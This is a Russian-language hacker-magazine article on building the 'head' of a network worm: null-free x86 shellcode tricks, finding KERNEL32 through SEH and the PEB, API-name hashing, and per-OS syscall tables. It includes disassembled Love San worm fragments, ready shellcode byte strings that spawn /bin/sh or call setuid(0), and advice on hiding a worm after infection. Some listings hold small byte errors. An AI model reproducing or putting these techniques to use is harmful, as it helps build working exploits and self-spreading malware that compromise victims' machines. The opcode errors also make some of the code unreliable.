Поставленную задачу можно решить двумя путями — либо использовать только относительную адресацию (что на x86-платформе в общем-то недостижимо), либо самостоятельно определять свой базовый адрес загрузки и вести «летоисчисление» уже от него. И тот, и другой способ рассматриваются ниже, с характерной для хакеров подробностью и обстоятельностью.

Семейство x86-процессоров с относительной адресацией категорически не в ладах, и разработка shell-кода для них — это отличная гимнастика для ума. Всего имеется две относительные команды (`CALL` и `JMP/Jx` с опкодами `E8h` и `E9h`, `E9h/7xh`, `0F 8xh` соответственно) и обе — команды управления. Непосредственное использование регистра `EIP` в адресных выражениях запрещено.

Использование относительных `CALL` в 32-разрядном режиме имеет свои трудности. Аргумент команды задается знаковым 4-байтовым целым, отсчитываемым от начала следующей команды, и при вызове нижележащих подпрограмм в старших разрядах, содержащих одни нули. А поскольку в строковых буферах символ нуля может встретиться лишь однажды, такой shell-код просто не смо-

жет работать. Если же заменить нули на что-то другое, можно совершить очень далекий переход, далеко выходящий за пределы выделенного блока памяти.

Уж лучше прыгать назад – в область младших адресов, тогда нули волшебным образом превратятся в символы с кодом FFh (которые, кстати говоря, так же относятся к категории «трудных» символов, которые соглашаются проглотить далеко не все уязвимые программы). Применяв военную хитрость и засадив в инструкцию префикс 66h, мы не только сократим длину машинной команды на один байт (что в ряде случаев весьма актуально), но и оторвем два старших байта операнда (те, которые были с нулевыми символами).

В машинном виде все это выглядит приблизительно так:

Листинг 8. Машинное представление относительных команд CALL

00000000:	E804000000	call	000000009
00000005:	66E80101	call	00000010A
00000009:	E8F7FFFFFF	call	000000005

Сказанное справедливо и по отношению к команде JMP, за тем лишь исключением, что команды условного перехода (равно как и команда JMP SHORT) размещают свой адрес перехода в одном-единственном байте, что не только усиливает компактность кода, но и избавляет нас от проблемы «трудных» символов.

Если же необходимо совершить переход по абсолютному адресу (например, вызвать некоторую системную функцию или функцию уязвимой программы), можно воспользоваться конструкцией CALL регистр/JMP регистр, предварительно загрузив регистр командой MOV регистр, непосредственный операнд (от нулевых символов можно избавиться с помощью команд адресной арифметики) или командой CALL непосредственный операнд с опкодом FF /2, 9A или FF /3 для ближнего, дальнего и перехода по операнду в памяти соответственно.

Относительная адресация данных (в т.ч. и самомодифицирующегося кода) обеспечивается на порядок сложнее. Все имеющиеся в нашем распоряжении команды адресуются исключительно относительно регистра-указателя вершины стека (в x86 процессорах это регистр ESP), что, конечно, довольно привлекательно само по себе, но и таит определенную внутреннюю опасность. Положение указателя стека после переполнения в общем случае не определено, и наличие необходимого количества стековой памяти не гарантировано. Так что действовать приходится на свой страх и риск.

Стек можно использовать и для подготовки строковых/числовых аргументов системных функций, формируя их командой PUSH и передавая через относительный указатель ESP + X, где X может быть как числом, так и регистром. Аналогичным образом осуществляется и подготовка самомодифицирующегося кода – мы «пишем» код в стек и модифицируем его, отталкиваясь от значения регистра ESP.

Любители же «классической миссионерской» могут пойти другим путем, определяя текущую позицию EIP посредством конструкции CALL \$ + 5/RET, правда в лоб такую последовательность машинных команд в строковой буфер не передать, т.к. 32-разрядный аргумент команды CALL содержит несколько символов нуля. В простейшем

случае они изгоняются «заклинанием» 66 E8 FF FF C0, которое эквивалентно инструкции CALL \$3/INC EAX, наложенным друг на друга (естественно, это может быть не только EAX и не только INC). Затем лишь остается вытолкнуть содержимое вершины стека в любой регистр общего назначения, например, EBP или EBX. К сожалению, без использования стека здесь не обойтись, и предлагаемый метод требует, чтобы указатель вершины стека смотрел на выделенный регион памяти, доступной на запись. Для перестраховки (если переполняющийся буфер действительно срывает стек начисто) регистр ESP рекомендуется инициализировать самостоятельно. Это действительно очень просто сделать, ведь многие из регистровых переменных уязвимой программы содержат предсказуемые значения, точнее – используются предсказуемым образом. Так, в Си++ программах ECX наверняка содержит указатель this, а this – это не только ценный мех, но и как минимум 4 байта доступной памяти!

В порядке дальнейшего развития этой идеи отметим, что не стоит, право же, игнорировать значения регистров, доставшихся shell-коду в момент начала его выполнения. Многие из них указывают на полезные структуры данных и выделенные регионы памяти, которые мы гарантированно можем использовать, не рискуя нарваться на исключение и прочие неожиданные неприятности. Некоторые регистровые переменные чувствительны к версии уязвимого приложения, некоторые – к версии компилятора и ключам компиляции, так что «гарантированность» эта очень и очень относительна, впрочем, как и все сущее на земле.

Техника вызова системных функций

Возможность вызова системных функций, строго говоря, не является обязательным условием успешности атаки, поскольку все необходимое для атаки жертва (уязвимая программа) уже содержит внутри себя, в том числе и вызовы системных функций вместе с высокоуровневой оберткой прикладных библиотек вокруг них. Дизассемблировав исследуемое приложение и определив целевые адреса интересующих нас функций, мы можем сделать CALL целевой адрес или PUSH адрес возврата/JMP относительный целевой адрес или MOV регистр, абсолютный целевой адрес/PUSH адрес возврата/JMP регистр.

Замечательно, если уязвимая программа импортирует пару функций LoadLibrary/GetProcAddress, – тогда shell-код сможет загрузить любую динамическую библиотеку и обратиться к любой из ее функций. А если функции GetProcAddress в таблице импорта нет? Тогда атакующий будет вынужден самостоятельно определять адреса интересующих его функций, отталкиваясь от базового адреса загрузки, возвращенным LoadLibrary и действуя либо путем «ручного» разбора PE-файла, либо отождествляя функции по их сигнатурам. Первое сложно, второе – ненадежно. Закладываться на фиксированные адреса системных функций категорически недопустимо, поскольку они варьируются от одной версии операционной системы к другой.

Хорошо, а как быть, когда функция LoadLibrary в таблице импорта конкретно отсутствует и одной или нескольких системных функций, жизненно необходимых shell-коду для

распространения, там тоже нет? В UNIX-системах можно (и нужно!) использовать прямой вызов функций ядра, реализуемый либо посредством прерывания по вектору 80h (LINUX, Free BSD, параметры передаются через регистры), либо через дальний CALL по адресу 0007h:00000000h (System V, параметры передаются через стек), при этом номера системных вызовов содержатся в файле /usr/include/sys/syscall.h, также смотри врезку. Еще можно вспомнить машинные команды syscall/sysenter, которые, как и следует из их названия, осуществляют прямые системные вызовы вместе с передачей параметров. В Windows NT и производных от нее системах дела обстоят намного сложнее. Взаимодействие с ядром реализуется посредством прерывания INT 2Eh, неофициально называемого native API interface («родной» API-интерфейс). Кое-какая информация на этот счет содержится в легендарном Interrupt List Ральфа Брауна и «Недокументированных возможностях Windows NT» Коберниченко, но мало, очень мало. Это чрезвычайно скудно документированный интерфейс, и единственным источником данных остаются дизассемблерные листинги KERNEL32.DLL и NTDLL.DLL. Работа с native API требует высокого профессионализма и глубокого знания архитектуры операционной системы, да и как-то громоздко все получается, — ядро NT оперирует с небольшим числом довольно примитивных (или, если угодно, — низкоуровневых) функций. К непосредственному употреблению они непригодны и, как и всякий полуфабрикат, должны быть соответствующим образом приготовлены. Например, функция LoadLibrary «распадается» по меньшей мере на два системных вызова — NtCreateFile (EAX == 17h) открывает файл, NtCreateSection (EAX == 2Bh) проецирует файл в память (т.е. работает как CreateFileMapping), после чего NtClose (EAX == 0Fh) со спокойной совестью закрывает дескриптор. Что же касается функции GetProcAddress, то она целиком реализована в NTDLL.DLL и в ядре даже не ночевала (впрочем, при наличии спецификации PE-формата — она входит в Platform SDK и MSDN — таблицу экспорта можно проанализировать и «вручную»).

С другой стороны, обращаться к ядру для выбора «эмулятора» LoadLibrary совершенно необязательно, поскольку библиотеки NTDLL.DLL и KERNEL32.DLL всегда присутствуют в адресном пространстве любого процесса, и если мы сможем определить адрес их загрузки, мы сорвем банк. Автору известны два способа решения этой задачи — через системный обработчик структурных исключений и через РЕВ. Первый — самоочевиден, но громоздок и незлегантен, а второй элегантен, но ненадежен. «РЕВ только на моей памяти менялась три раза» (с) Юрий Харон. Однако последнее обстоятельство ничуть не помешало червя Love San разбросать себя по миллионам машин.

Если во время выполнения приложения возникает исключительная ситуация (деление на ноль или обращение к несуществующей странице памяти, например), и само приложение никак ее не обрабатывает, то управление получает системный обработчик, реализованный внутри KERNEL32.DLL и в W2K SP3, расположенный по адресу 77EA1856h. В других операционных системах этот адрес будет иным, поэтому грамотно спроектированный shell-код должен автоматически определять адрес обработчи-

ка на лету. Вызывать исключение и трассировать код (как это приходилось делать во времена старушки MS-DOS) теперь совершенно необязательно. Лучше обратиться к цепочке структурных обработчиков, упакованных в структуру EXCEPTION_REGISTRATION, первое двойное слово которых содержит указатель на следующий обработчик (или FFFFFFFFh, если никаких обработчиков больше нет), а второе — адрес данного обработчика

Листинг 9. Структура EXCEPTION_REGISTRATION

```
_EXCEPTION_REGISTRATION struc
    prev dd ?
    handler dd ?
_EXCEPTION_REGISTRATION ends
```

Первый элемент цепочки обработчиков хранится по адресу FS:[00000000h], а все последующие — непосредственно в адресном пространстве подопытного процесса. Перемещаясь от элемента к элементу, мы будем двигаться до тех пор, пока в поле prev не встретим FFFFFFFFh, тогда поле handler предыдущего элемента будет содержать адрес системного обработчика. Неофициально этот механизм называется «раскруткой стека структурных исключений» и подробнее о нем можно прочитать в статье Мэтта Питрека «A Crash Course on the Depths of Win32 Structured Exception Handling», входящий в состав MSDN.

В качестве наглядной иллюстрации ниже приведен код, возвращающий в регистре EAX адрес системного обработчика.

Листинг 10. Код, определяющий базовый адрес загрузки KERNEL32.DLL по SEH

```
.data:00501007                xor eax, eax    ; EAX := 0
.data:00501009                xor ebx, ebx    ; EBX := 0
; адрес обработчика
.data:0050100B                mov ecx, fs:[eax+4]
; указатель на следующий обработчик
.data:0050100F                mov eax, fs:[eax]
; на проверку условия цикла
.data:00501012                jmp short loc_501019
; -----
.data:00501014
.data:00501014 loc_501014:
; адрес обработчика
.data:00501014                mov ebx, [eax+4]
; указатель на след. обработчик
.data:00501017                mov eax, [eax]
.data:00501019
.data:00501019 loc_501019:
; это последний обработчик?
.data:00501019                cmp eax, 0FFFFFFFh
; мотаем цикл, пока не конец
.data:0050101C                jnz short loc_501014
```

Коль скоро по крайней мере один адрес, принадлежащий библиотеке KERNEL32.DLL, нам известен, определить базовый адрес ее загрузки уже не составит никакого труда (он кратен 1000h и содержит в своем начале NewExe заголовок, элементарно опознаваемый по сигнатурам «MZ» и «PE»). Следующий код принимает и ожидает в регистре EBP адрес системного загрузчика и в нем же возвращает базовый адрес загрузки KERNEL32.DLL.

Листинг 11. Функция, определяющая базовый адрес загрузки KERNEL32.DLL путем поиска сигнатур «MZ» и «PE» в оперативной памяти

```
; это «MZ»?
001B:0044676C                CMP     WORD PTR [EBP+00], 5A4D
```

```
; -- нет, не MZ -->
001B:00446772      JNZ     00446781
; на «PE» заголовок
001B:00446774      MOV     EAX, [EBP+3C]
; это «PE»?
001B:00446777      CMP     DWORD PTR [EAX+EBP+0], 4550
; -- да, это PE -->
001B:0044677F      JZ      00446789
; след. 1 Кб блок
001B:00446781      SUB     EBP, 00010000
; мотаем цикл
001B:00446787      LOOP   0044676C
001B:00446789      ...
```

Существует и более элегантный способ определения базового адреса загрузки KERNEL32.DLL, основанный на PEВ (Process Environment Block – блок окружения процесса), указатель на который содержится в двойном слове по адресу FS:[00000030h], а сам PEВ разлагается следующим образом:

Листинг 12. Реализация структуры PEВ в W2K/XP

PEВ	STRUCT	
PEВ_InheritedAddressSpace	DB	?
PEВ_ReadImageFileExecOptions	DB	?
PEВ_BeingDebugged	DB	?
PEВ_SpareBool	DB	?
PEВ_Mutant	DD	?
PEВ_ImageBaseAddress	DD	?
; +0Ch		
PEВ_PebLdrData	DD	PEВ_LDR_DATA PTR ?
...		
PEВ_SessionId	DD	?

По смещению 0Ch в нем содержится указатель на PEВ_LDR_DATA, представляющий собой список загруженных динамических библиотек, перечисленный в порядке их инициализации (NTDLL.DLL инициализируется первой, следом за ней идет KERNEL32.DLL):

Листинг 13. Реализация структуры PEВ_LDR_DATA в W2K/XP

PEВ_LDR_DATA	STRUCT	DD	?	; +00
PEВ_LDR_Flags	DD	?		; +04
PEВ_LDR_Unknown8	DD	?		; +08
; +0Ch				
PEВ_LDR_InLoadOrderModuleList			LIST_ENTRY	?
; +14h				
PEВ_LDR_InMemoryOrderModuleList			LIST_ENTRY	?
; +1Ch				
PEВ_LDR_InInitOrderModuleList			LIST_ENTRY	?
PEВ_LDR_DATA	ENDS			
LIST_ENTRY	STRUCT			
LE_FORWARD	dd	*forward_in_the_list		+ 00h
LE_BACKWARD	dd	*backward_in_the_list		+ 04h
LE_IMAGE_BASE	dd	imagebase_of_ntdll.dll		+ 08h
...				
LE_IMAGE_TIME	dd	imagetimestamp		+ 44h
LIST_ENTRY				

Собственно, вся идея заключается в том, чтобы, прочитав двойное слово по адресу FS:[00000030h], преобразовать его в указатель на PEВ и перейти по адресу, на который ссылается указатель, лежащий по смещению 0Ch от его начала – InInitOrderModuleList. Отбросив первый элемент, принадлежащий NTDLL.DLL, мы получим указатель на LIST_ENTRY, содержащей характеристики KERNEL32.DLL (в частности, базовый адрес загрузки хранится в третьем двойном слове). Впрочем, это легче программировать, чем говорить, и все вышесказанное с легкостью умещается в пять ассемблерных команд.

Ниже приведен код, выданный из червя Love San, до

сих пор терроризирующего Интернет. Данный фрагмент не имеет никакого отношения к автору вируса и был им «позаимствован» из сторонних источников. Об этом говорят «лишние» ассемблерные команды, предназначенные для совместимости с Windows 9x (в ней все не так, как в NT), но ведь ареал обитания Love San ограничен исключительно NT-подобными системами, и он в принципе не способен поражать Windows 9x!

Листинг 14. Фрагмент червя Love San, ответственный за определение базового адреса загрузки KERNEL32.DLL и обеспечивающий червя завидную независимость от версии атакуемой операционной системы

```
; PEВ base
data:004046FE 64 A1 30 00 00      mov     eax, large fs:30h
data:00404704 85 C0                      test     eax, eax
; -- мы на w9x -->
data:00404706 78 0C                      js       short loc_404714
; PEВ_LDR_DATA
data:00404708 8B 40 0C                      mov     eax, [eax+0Ch]
; 1 элемент InInitOrderModuleList
data:0040470B 8B 70 1C                      mov     esi, [eax+1Ch]
; следующий элемент
data:0040470E AD                      lodsd
; базовый адрес KERNEL32.DLL
data:0040470F 8B 68 08                      mov     ebp, [eax+8]
data:00404712 EB 09                      jmp     short loc_40471D
data:00404714; -----
; CODE XREF: kk_get_kernel32+Aj
data:00404714 loc_404714:
data:00404714 8B 40 34                      mov     eax, [eax+34h]
data:00404717 8B A8 B8 00 00+             mov     ebp, [eax+0B8h]
data:00404717
; CODE XREF: kk_get_kernel32+16tj
data:0040471D loc_40471D:
```

Ручной разбор PE-формата несмотря на свое устрашающее название реализуется элементарно. Двойное слово, лежащее по смещению 3Ch от начала базового адреса загрузки, содержит смещение (не указатель!) PE-заголовка файла, который в свою очередь в 78h своем двойном слове содержит смещение таблицы экспорта, 18h – 1Bh и 20h – 23h байты которой хранят количество экспортируемых функций и смещение таблицы экспортируемых имен соответственно (хотя функции экспортируются также и по ординалам, смещение таблицы экспорта которых находится в 24h – 27h байтах). Запомните эти значения – 3Ch, 78h, 20h/24h – они будут вам часто встречаться в коде червей и эксплоитов, значительно облегчая идентификацию алгоритма последних.

Листинг 15. Фрагмент червя Love San, ответственный за определение адреса таблицы экспортируемых имен

```
; базовый адрес загрузки KERNEL32
.data:00404728                      mov     ebp, [esp+arg_4]
; на PE-заголовок
.data:0040472C                      mov     eax, [ebp+3Ch]
; на таблицу экспорта
.data:0040472F                      mov     edx, [ebp+eax+78h]
.data:00404733                      add     edx, ebp
; кол-во экспортируемых функций
.data:00404735                      mov     ecx, [edx+18h]
; на таблицу экспортируемых имен
.data:00404738                      mov     ebx, [edx+20h]
; адрес таблицы экспортируемых имен
.data:0040473B                      add     ebx, ebp
```

Теперь, отталкиваясь от адреса таблицы экспортируемых имен (в грубом приближении представляющую собой массив текстовых ASCIIZ-строк, каждая из которых соответствует «своей» API-функции), мы сможем найти все необходимое. Однако от посимвольного сравнения

лучше сразу отказаться и вот почему: во-первых, имена большинства API-функций чрезвычайно тяжеловесны, а размер shell-кода жестко ограничен, во-вторых, явная загрузка API-функций чрезвычайно упрощает анализ алгоритма shell-кода, что не есть хорошо. Всех этих недостатков лишен алгоритм хеш-сравнения, в общем случае сводящийся к «свертке» сравниваемых строк по некоторой функции f. Подробнее об этом можно прочитать в соответствующей литературе (например, «Искусство программирования» Кнута), здесь же мы просто приведем программный код, снабженный подробными комментариями.

Листинг 16. Фрагмент червя Love San, ответственный за определения индекса функции в таблице

```
; CODE XREF: kk_get_proc adr+36;j
.data:0040473D loc_40473D:
; --> ошибка
.data:0040473D jecxz short loc_404771
; в ecx количество экспортируемых функций
.data:0040473F dec ecx
; смещение конца массива экспортируемых функций
.data:00404740 mov esi, [ebx+ecx*4]
; адрес конца массива экспортируемых функций
.data:00404743 add esi, ebp
.data:00404745 xor edi, edi ; EDI := 0
; сбрасываем флаг направления
.data:00404747 cld
.data:00404748
; CODE XREF: kk_get_proc adr+30;j
.data:00404748 loc_404748:
.data:00404748 xor eax, eax ; EAX := 0
; читаем очередной символ имени функции
.data:0040474A lodsb
; это конец строки?
.data:0040474B cmp al, ah
; если конец, то прыгаем на конец
.data:0040474D jz short loc_404756
; хешируем имя функции налету...
.data:0040474F ror edi, 0Dh
; ...накапливая хеш-сумму в регистре EDI
.data:00404752 add edi, eax
.data:00404754 jmp short loc_404748 ;
; CODE XREF: kk_get_proc adr+29;j
.data:00404756 loc_404756:
; это хеш «нашей» функции?
.data:00404756 cmp edi, [esp+arg_0]
; если нет, продолжить перебор
.data:0040475A jnz short loc_40473D
```

Зная индекс целевой функции в таблице экспорта, легко определить ее адрес. Это можно сделать, например, таким образом:

Листинг 17. Фрагмент червя Love San, осуществляющий окончательное определение адреса API-функции в памяти

```
; смещение таблицы экспорта ординалов
.data:0040475C mov ebx, [edx+24h]
; адрес таблицы ординалов
.data:0040475F add ebx, ebp
; получаем индекс в таблице адресов
.data:00404761 mov cx, [ebx+ecx*2]
; смещение экспортной таблицы адресов
.data:00404765 mov ebx, [edx+1Ch]
; адрес экспортной таблицы адресов
.data:00404768 add ebx, ebp
; получаем смещение функции по индексу
.data:0040476A mov eax, [ebx+ecx*4]
; получаем адрес функции
.data:0040476D add eax, ebp
```

Упасть, чтобы отжаться

Восстановление работоспособности уязвимой программы после переполнения — это не только залог скрытности проникновения, но и определенный культурный элемент. Вы-

полнив свою миссию, червь не должен возвращать управление программе-носителю, поскольку с вероятностью, близкой к единице, она немедленно рухнет, что вызовет серьезные подозрения у администратора.

Если каждое новое TCP/IP-подключение обрабатывается уязвимой программой в отдельном потоке, то вирусу будет достаточно просто «прибить» свой поток, вызвав API функцию TerminateThread, или войти в бесконечный цикл (правда, при этом на однопроцессорных машинах загрузка ЦП может возрасти до 100%, что тоже очень плохо).

С однопоточными приложениями все намного сложнее, и червь приходится «вручную» приводить искаженные данные в минимально работоспособный вид, либо раскручивать стек, «выныривая» в материнской функции, еще не затронутой искажениями, либо же передавать управление на какую-нибудь диспетчерскую функцию, занимающуюся рассылкой сообщений.

Более универсальных способов до сих пор не придумано, несмотря на то, что несколько последних лет эта тема находится в интенсивной разработке.

Компиляция червя

Согласно правилам этикета компьютерного андеграунда, разработка вирусов должна происходить на языке ассемблера и/или машинного кода. Если вы попытаетесь использовать Си или — страшно сказать DELPHI — вас попросту не будут уважать. Лучше вообще не писать вирусов, а если и писать, то по крайней мере делать это профессионально.

Тем не менее, эффективность современных компиляторов такова, что по качеству своей кодогенерации они вплотную приближаются к ассемблеру, и если убить startup, то мы получим компактный, эффективный, наглядный и легко отлаживаемый код. Прогрессивно настроенные хакеры стремятся использовать языки высокого уровня везде, где только это возможно, а к ассемблеру обращаются только по необходимости.

Из всех компонентов червя только голова требует непосредственного ассемблерного вмешательства, а тело и начинка червя замечательно реализуются и на старом — добром Си. Да, такой подход нарушает полувековые традиции вирусостроительства, но давайте не будем цепляться за традиции! Мир непрерывно меняется, и мы меняемся вместе с ним. Когда-то ассемблер (а еще раньше — машинные коды) были неизбежной необходимостью, сейчас же они становятся своеобразным магическим ритуалом, отсекающим от создания «правильных» вирусов всех непосвященных.

Кстати говоря, обычные трансляторы ассемблера (такие, например, как TASM или MASM) для компиляции головы червя не пригодны. Они намного ближе стоят к языкам высокого уровня, чем, собственно, к самому ассемблеру. Излишняя самостоятельность и интеллектуальность транслятора при разработке shell-кода только вредит. Во-первых, мы не видим, во что транслируется та или иная ассемблерная мнемоника, и чтобы узнать, присутствуют ли в ней нули, приходится обращаться к справочнику по командам от Intel/AMD или каждый раз выполнять полный цикл трансляции. Во-вторых, легальными

Реализация системных вызовов в различных ОС

Механизм системных вызовов – это задний двор операционной системы или, если угодно, – ее внутренняя и не всегда хорошо документированная кухня. Внутри червя плавают какие-то константы, команды, сложным образом манипулирующие с регистрами, но физический смысл происходящего в целом остается неясным.

Ниже приводится краткая справочная информация о способах реализации системных вызовов в различных ОС с указанием наиболее популярных функций, в полной мере обеспечивающих жизнедеятельность червя (материал позаимствован из статьи «UNIX Assembly Codes Development for Vulnerabilities Illustration Purposes» от LSD Research Group, которую я всячески рекомендую всем кодокопателям и исследователям компьютерных вирусов и червей в частности).

Solaris/SPARC

Системный вызов осуществляется через ловушку (trap), возбуждаемую специальной машинной командой ta 8. Номер системного вызова передается через регистр g1, а аргументы – через регистры o0, o1, o2, o3 и o4. Перечень номеров наиболее употребляемых системных функций приведен ниже.

Листинг 18. Номера системных вызовов в Solaris/SPARC

```
syscall      %g1      %o0, %o1, %o2, %o3, %o4
exec         00Bh    --> path = "/bin/ksh", --> [--a0 = path, 0]
exec         00Bh    --> path = "/bin/ksh", --> [--a0 = path, --a1= "-c" --a2 = cmd, 0]
setuid       017h    uid = 0
mkdir        050h    --> path = "b..", mode = (each value is valid)
chroot       03Dh    --> path = "b..", "."
chdir        00Ch    --> path = ".."
ioctl        036h    sfd, TI_GETPEERNAME = 5491h, --> [mlen = 54h, len = 54h, --sadr = []]
so socket    0E6h    AF_INET=2, SOCK_STREAM=2, prot=0, devpath=0, SOV_DEFAULT=1
bind         0E8h    sfd, --> sadr = [33h, 2, hi, lo, 0, 0, 0, 0], len=10h, SOV_SOCKSTREAM = 2
listen       0E9h    sfd, backlog = 5, vers = (not required in this syscall)
accept       0EAh    sfd, 0, 0, vers = (not required in this syscall)
fcntl        03Eh    sfd, F_DUP2FD = 09h, fd = 0, 1, 2
```

Листинг 19. Демонстрационный пример shell-кода под Solaris/SPARC

```
char shellcode[]= /* 10*4+8 bytes */
"\x20\xbf\xff\xff" /* bn,a <shellcode-4> ; \ */
"\x20\xbf\xff\xff" /* bn,a <shellcode> ; +- текущий указатель команд в %o7 */
"\x7f\xff\xff\xff" /* call <shellcode+4> ; / */
"\x90\x03\xe0\x20" /* add %o7,32,%o0 ; в %o0 указатель на /bin/ksh */
"\x92\x02\x20\x10" /* add %o0,16,%o1 ; в %o1 указатель на свободную память */
"\xc0\x22\x20\x08" /* st %g0,[%o0+8] ; ставим завершающий ноль в /bin/ksh */
"\xd0\x22\x20\x10" /* st %o0,[%o0+16] ; зануляем память по указателю %o1 */
"\xc0\x22\x20\x14" /* st %g0,[%o0+20] ; the same */
"\x82\x10\x20\x0b" /* mov 0x0b,%g1 ; номер системной функции exec */
"\x91\xd0\x20\x08" /* ta 8 ; вызываем функцию exec */
"/bin/ksh";
```

Solaris/x86

Системный вызов осуществляется через шлюз дальнего вызова по адресу 007:00000000 (селектор семь, смещение ноль). Номер системного вызова передается через регистр eax, а аргументы – через стек, причем самый левый аргумент заталкивается в стек последним. Стек очищает сама вызываемая функция.

Листинг 20. Номера системных вызовов в Solaris/x86

```
syscall      %eax      stack
exec         0Bh      ret, --> path = "/bin/ksh", --> [--a0 = path, 0]
exec         0Bh      ret, --> path = "/bin/ksh", --> [--a0 = path, --a1 = "-c", --a2 = cmd, 0]
setuid       17h      ret, uid = 0
mkdir        50h      ret, --> path = "b..", mode = (each value is valid)
chroot       3Dh      ret, --> path = "b..", "."
chdir        0Ch      ret, --> path = ".."
ioctl        36h      ret, sfd, TI_GETPEERNAME = 5491h, --> [mlen = 91h, len=91h, --adr=[]]
so socket    E6h      ret, AF_INET=2,SOCK_STREAM=2,prot=0,devpath=0,SOV_DEFAULT=1
bind         E8h      ret, sfd, --> sadr = [FFh, 2, hi, lo, 0,0,0,0],len=10h,SOV_SOCKSTREAM=2
listen       E9h      ret, sfd, backlog = 5, vers = (not required in this syscall)
accept       Eah      ret, sfd, 0, 0, vers = (not required in this syscall)
fcntl        3Eh      ret, sfd, F_DUP2FD = 09h, fd = 0, 1, 2
```

Листинг 21. Демонстрационный пример shell-кода под Solaris/x86

```
char setuidcode[]= /* 7 bytes */
"\x33\xc0" /* xorl %eax,%eax ; EAX := 0 */
"\x50" /* pushl %eax ; заталкиваем в стек ноль */
"\xb0\x17" /* movb $0x17,%al ; номер системной функции setuid */
"\xff\xd6" /* call *esi ; setuid(0) */
```

Linux/x86

Системный вызов осуществляется через программное прерывание по вектору 80h, возбуждаемое машинной инструкцией INT 80h. Номер системного вызова передается через регистр eax, а аргументы – через регистры ebx, ecx и edx.

Листинг 22. Номера системных вызовов в Linux/x86

```

syscall      %eax %ebx, %ecx, %edx
exec         0Bh  --> path = "/bin//sh", --> [--> a0 = path, 0]
exec         0Bh  --> path = "/bin//sh", --> [--> a0 = path, --> a1 = "-c", --> a2 = cmd, 0]
setuid       17h  uid = 0
mkdir        27h  --> path = "b..", mode = 0 (each value is valid)
chroot       3Dh  --> path = "b..", "."
chdir        0Ch  --> path = "b.."
socketcall   66h  getpeername = 7, --> [sfd, --> saddr = [], --> [len=10h]]
socketcall   66h  socket = 1, --> [AF_INET = 2, SOCK_STREAM = 2, prot = 0]
socketcall   66h  bind = 2, --> [sfd, --> saddr = [FFh, 2, hi, lo, 0, 0, 0, 0], len = 10h]
socketcall   66h  listen = 4, --> [sfd, backlog = 102]
socketcall   66h  accept = 5, --> [sfd, 0, 0]
dup2         3Fh  sfd, fd = 2, 1, 0

```

Листинг 23. Демонстрационный пример shell-кода под Linux/x86

```

char setuidcode[] = /* 8 bytes */
"\x33\x00" /* xorl %eax,%eax ; EAX := 0 */
"\x31\xdb" /* xorl %ebx,%ebx ; EBX := 0 */
"\xb0\x17" /* movb $0x17,%al ; номер системной функции stuid */
"\xcd\x80" /* int $0x80 ; setuid(0) */

```

Free,Net,OpenBSD/x86

Операционные системы семейства BSD реализуют гибридный механизм вызова системных функций: поддерживая как far call на адрес 0007:00000000 (только номера системных функций другие), так и прерывание по вектору 80h. Аргументы в обоих случаях передаются через стек.

Листинг 24. Номера системных вызовов в BSD/x86

```

syscall      %eax stack
execve       3Bh  ret, --> path = "//bin//sh", --> [--> a0 = 0], 0
execve       3Bh  ret, --> path = "//bin//sh", --> [--> a0 = path, --> a1 = "-c", --> a2 = cmd, 0], 0
setuid       17h  ret, uid = 0
mkdir        88h  ret, --> path = "b..", mode = (each value is valid)
chroot       3Dh  ret, --> path = "b..", "."
chdir        0Ch  ret, --> path="b.."
getpeername  1Fh  ret, sfd, --> saddr = [], --> [len = 10h]
socket       61h  ret, AF_INET = 2, SOCK_STREAM = 1, prot = 0
bind         68h  ret, sfd, --> saddr = [FFh, 2, hi, lo, 0, 0, 0, 0], --> [10h]
listen       6Ah  ret, sfd, backlog = 5
accept       1Eh  ret, sfd, 0, 0
dup2         5Ah  ret, sfd, fd = 0, 1, 2

```

Листинг 25. Демонстрационный пример shell-кода под BSD/x86

```

char shellcode[] = /* 23 bytes */
"\x31\x00" /* xorl %eax,%eax ; EAX := 0 */
"\x50" /* pushl %eax ; заталкиваем завершающий ноль в стек */
"\x68" /* pushl $0x68732f2f ; заталкиваем хвост строки в стек */
"\x68" /* pushl $0x6e69622f ; заталкиваем начало строки в стек */
"\x89\xe3" /* movl %esp,%ebx ; устанавливаем EBX на вершину стека */
"\x50" /* pushl %eax ; заталкиваем ноль в стек */
"\x54" /* pushl %esp ; передаем функции указатель на ноль */
"\x53" /* pushl %ebx ; передаем функции указатель на /bin/sh */
"\x50" /* pushl %eax ; передаем функции ноль */
"\xb0\x3b" /* movb $0x3b,%al ; номер системной функции execve */
"\xcd\x80" /* int $0x80 ; execve("//bin//sh", "", 0); */

```

средствами ассемблера мы не сможем выполнить непосредственный FAR CALL и будем вынуждены задавать его через директиву DB. В-третьих, управление дампом не поддерживается в принципе и процедуру шифровки shell-кода приходится выполнять сторонними утилитами. Поэтому очень часто для разработки головы червя используют HEX-редактор со встроенным ассемблером и криптом, например, HIEW или QVIEW. Машинный код каждой введенной ассемблерной инструкции генерируется в этом случае сразу, что называется, «на лету», и если результат трансляции вас не устраивает, вы можете, не отходя от кассы, испробовать несколько других вариантов. С другой стороны, такому способу разработки присущ целый ряд серьезных недостатков.

Начнем с того, что набитый в HEX-редакторе машинный код практически не поддается дальнейшему редакти-

рованию. Пропуск одной-единственной машинной команды может стоить вам ночи впустую потраченного труда, — ведь для ее вставки в середину shell-кода все последующие инструкции должны быть смещены вниз, а соответствующие им смещения заново пересчитаны. Правда, можно поступить и так: на место отсутствующей команды внедрить JMP на конец shell-кода, перенести туда затертое JMP содержимое, добавить требуемое количество машинных команд и еще одним JMP вернуть управление на прежнее место. Однако такой подход чреват ошибками и к тому же сфера его применения более чем ограничена (немногие процессорные архитектуры поддерживают JMP вперед, не содержащей в своем теле паразитных нулей).

Кроме того, HIEW, как и подавляющее большинство других HEX-редакторов, не позволяет использовать комментарии, что затрудняет и замедляет процесс програм-

мирования. В отсутствие наглядных символических имен вы будете долго вспоминать, что намеренно положили в ячейку [EBP-69] и не имелось ли в виду здесь [EBP-68]? Достаточно одного неверного нажатия на клавишу, чтобы на выяснение причин неработоспособности shell-кода ушел весь день. (QVIEW – один из немногих HEX-редакторов, позволяющих пометать ассемблерные инструкции комментариями, сохраняемыми в специальном файле).

Поэтому предпочтительнее всего поступать так: набивать небольшие куски shell-кода в HIEW и тут же переносить их в TASM/MASM, при необходимости прибегая к директиве DB, а прибегать к ней придется достаточно часто, поскольку подавляющее большинство ассемблерных извращений только через нее родимую и могут быть введены.

Типовой ассемблерный шаблон shell-кода приведен ниже:

Листинг 26. Типовой ассемблерный шаблон для создания shell-кода, компиляция: ml.exe /c "file name.asm", линковка: link.exe /VXD "file name.obj"

```
.386
